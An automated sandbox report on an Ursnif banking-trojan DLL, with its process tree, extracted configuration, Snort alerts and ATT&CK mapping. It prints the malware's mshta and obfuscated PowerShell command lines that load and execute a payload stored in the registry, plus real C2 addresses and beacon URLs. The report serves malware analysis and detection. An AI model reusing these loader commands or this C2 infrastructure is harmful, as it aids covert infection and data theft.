



ID: 613876
Sample Name: NdmYtW.xyiLj
Cookbook: default.jbs
Time: 15:42:24
Date: 22/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report NdmYtW.xyiLj 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Signatures 5
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 5
System Summary 5
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 7
E-Banking Fraud 7
System Summary 7
Hooking and other Techniques for Hiding and Protection 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 11
Public IPs 11
Private 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 13
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer 13
13
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1C7.tmp.dmp 1413
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml 14
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp.xml 14
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp.xml 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREFEB.tmp.dmp 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp.xml 16
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 17
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs 17
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline 17
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll 18
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.out 18
C:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP 18
C:\Users\user\AppData\Local\Temp\RES23CB.tmp 18
C:\Users\user\AppData\Local\Temp\RES249.tmp 19
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmmtdzt1.vyi.psm1 19
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tr2pkc1k.yzu.ps1 19
C:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP 20
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs 20
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline 20
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll 21
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.out 21

Static File Info 21
General 21
File Icon 22
Static PE Info 22
General 22
Authenticode Signature 22
Entrypoint Preview 22
Rich Headers 23
Data Directories 24
Sections 24
Resources 24
Imports 24
Version Infos 24
Network Behavior 25
Snort IDS Alerts 25
TCP Packets 25
HTTP Request Dependency Graph 27
HTTP Packets 27
Statistics 30
Behavior 30
System Behavior 30
Analysis Process: loaddll32.exePID: 6884, Parent PID: 3600 30
General 31
File Activities 31
Analysis Process: cmd.exePID: 6900, Parent PID: 6884 31
General 31
File Activities 31
Analysis Process: rundll32.exePID: 6924, Parent PID: 6900 31
General 31
File Activities 32
Registry Activities 32
Analysis Process: WerFault.exePID: 7000, Parent PID: 6884 32
General 32
File Activities 32
File Created 32
File Deleted 33
File Written 33
Registry Activities 56
Key Created 56
Key Value Created 56
Analysis Process: WerFault.exePID: 7088, Parent PID: 6884 56
General 56
File Activities 56
File Created 56
File Deleted 57
File Written 57
Registry Activities 79
Key Created 79
Key Value Modified 79
Analysis Process: WerFault.exePID: 4596, Parent PID: 6884 80
General 80
File Activities 80
File Created 80
File Deleted 80
File Written 81
Registry Activities 103
Key Created 103
Key Value Modified 103
Analysis Process: mshta.exePID: 5052, Parent PID: 684 103
General 103
File Activities 103
Analysis Process: powershell.exePID: 5248, Parent PID: 5052 103
General 103
File Activities 104
File Created 104
File Deleted 106
File Written 106
File Read 111
Analysis Process: conhost.exePID: 2796, Parent PID: 5248 113
General 113
Analysis Process: csc.exePID: 6512, Parent PID: 5248 113
General 113
File Activities 114
File Created 114
File Deleted 114
File Written 114
File Read 114
Analysis Process: cvtres.exePID: 6580, Parent PID: 6512 114
General 114
File Activities 114
Analysis Process: control.exePID: 6356, Parent PID: 6924 115
General 115
Analysis Process: csc.exePID: 5992, Parent PID: 5248 115
General 115
File Activities 115
File Created 115
File Deleted 115
File Written 115
File Read 116
Analysis Process: cvtres.exePID: 6104, Parent PID: 5992 116
General 116
File Activities 116
Analysis Process: explorer.exePID: 684, Parent PID: 5248 116
General 116
Disassembly 117

Copyright Joe Security LLC 2022


Windows Analysis Report

NdmYtW.xyiLj


Overview

General Information

Sample Name:	NdmYtW.xyiLj (renamed file extension from xyiLj to dll)
Analysis ID:	613876
MD5:	f0f0659d9838d97.
SHA1:	6adf95dab8d012..
SHA256:	f32f9fed2539cf3…
Tags:	dll
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Sigma detected: Windows Shell File…
- Writes to foreign memory regions
- Sigma detected: Accessing WinAPI…
- Sigma detected: Suspicious Remote…
- Machine Learning detection for sam…
- Sigma detected: MSHTA Spawning …
- Injects code into the Windows Explo…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6884 cmdline: loaddll32.exe "C:\Users\user\Desktop\NdmYtW.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6900 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\NdmYtW.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6924 cmdline: rundll32.exe "C:\Users\user\Desktop\NdmYtW.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6356 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - WerFault.exe (PID: 7000 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6884 -s 604 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 7088 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6884 -s 612 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4596 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6884 -s 640 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 5052 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Gbob='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Gbob).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5248 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name llstxy -value gp; new-alias -name dtaagibhy -value iex; dtaagibhy ([System.Text.Encoding]::ASCII.GetString((llstxy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6512 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6580 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES249.tmp" "c:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5992 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6104 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES23CB.tmp" "c:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"rM7U8h0H6XyHguKwe9if1a7N2/FMbudF6vIxc9cr6EC/ZxyH88ceq1sDzyjTgbcBMGvmPN0YcdpRxnebuQQLE3vAtHW2D9dfaEUpfJPWVhDRMv39NnfkoeGJw/DKTIS7SCwLstvvOgf2mhmdWsmtHCXwtcYZiWu8/BOeGK1BWWHiN/Ig
8xejls7e4AIsWKVv4+0iV7nRKNKROI2Qs2vRdc6VR6tqxTeQ3FcxQqhTkNgnBHeF+EnzLo2cTMhoG9V16GNJW/rY0Nz2nqGVlgMhDYPyTdL4ybN77mlsw23BUmoUdB2vxx7aFOwbEJIw3SXQUMfs3KCDU3fRYvlDBVDr40UzsOF+1zKtZ
4V9bCghne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7llzOLle",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000003.600756662.0000018A7D8AC000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.518051761.0000000005768000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.473139925.0000000005768000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.473019691.0000000005768000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.472939610.0000000005768000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 12 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.rundll32.exe.56e94a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.566a4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.5716940.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.56e94a0.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.566a4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 1 entries

Sigma Signatures

System Summary



Copyright Joe Security LLC 2022

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: Accessing WinAPI in PowerShell. Code Injection

Sigma detected: Suspicious Remote Thread Created

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 13.107.42.16 −

Timestamp:	04/22/22-15:43:57.871629 04/22/22-15:43:57.871629
SID:	2033203
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:44:19.124130 04/22/22-15:44:19.124130
SID:	2033203
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:44:20.140897 04/22/22-15:44:20.140897
SID:	2033203
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:44:18.311066 04/22/22-15:44:18.311066
SID:	2033203
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Copyright Joe Security LLC 2022

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

System Summary



Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection



Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Writes to foreign memory regions

Injects code into the Windows Explorer (explorer.exe)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information



Yara detected Ursnif

Remote Access Functionality




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	4 1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	3 1 Virtualization/Sandbox Evasion	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	4 1 2 Process Injection	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Rundll32	NTDS	3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 3 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NdmYtW.dll	31%	ReversingLabs	Win32.Trojan.Lazy	
NdmYtW.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/yqCVBtpTjqi/BUOCnFz_2FQ9Q6/Ryq6_2FVcLDZFmEPKym4J/ZSIV2cDStqNq5ltu/aCSVqy9lZ_2FYMn/gy1HuII7fhtEGD3fSs/mhq0bGlYc/e1NHdmmrmU_2B1hHMDIl/GWAynNsuJSGG6XyVyGK/bQ3sc2CYQDTudJ7F7zgFxZ/TtArsuT1Etq1o/X_2BFjD5/2xRs0olUFTCo8fJjt4hQs1z/QkSmysjcNd/9Y6qrwi9B0UodRXgK/tMT7vbJ8/z.src	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/DO_2B54suq9uGv3bL/WcaJ8LTtzS6r/_2B2L8YYoDl/k1C6IodNv9jgnf/9g8FHqdhALJVMODlyIRig/IxM63PUvFPdfvfq2/9SzMpqq4V5UIjTW/ZByGGozk9ceileQl78/VqmnMkaMH/dmauAZ_2BL52juufO3M8/XKCTlNzlGU8e3i9RF_2/FCeeyEtI_2B_2B3oimwxkJ/7tESJGJVusqss/o_2FcLN6/1ty6v0xs0WmjPN_2FH9HK5Z/x2MDCyEEKo/qQ_2B.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/Um963rWMEUv_2FQUj/C4B8aEFv190w/A5TajDjMaUf/jFq7m82I_2FfW0/xfk4dUQFJptIVQ8QijyxZ/Rnxe9nLPzUagnEWj/ByIDCYY3X9WXEkZ/pBaNc359J4xdZVYnqG/XYbCQfv4k/m6CVJrjNW8fp7w2_2Fhn/P08qjUP5vr_2BNMkjwY/ilwawg4j_2F2eiFOO_2FjH/WtLNE2RDmtpjx/aoDn0KZw/UGwP15wSR7Pb3ZLm7s_2Bm_/2F5nowwmmj/8Tm.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/yqCVBtpTjqi/BUOCnFz_2FQ9Q6/Ryq6_2FVcLDZFmEPKym4J/ZSIV2cDStqNq5ltu/aCSVqy9lZ_2FYMn/gy1HuII7fhtEGD3fSs/mhq0bGlYc/e1NHdmmrmU_2B1hHMDIl/GWAynNsuJSGG6XyVyGK/bQ3sc2CYQDTudJ7F7zgFxZ/TtArsuT1Etq1o/X_2BFjD5/2xRs0olUFTCo8fJjt4hQs1z/QkSmysjcNd/9Y6qrwi9B0UodRXgK/tMT7vbJ8/z.src	true	• Avira URL Cloud: safe	unknown
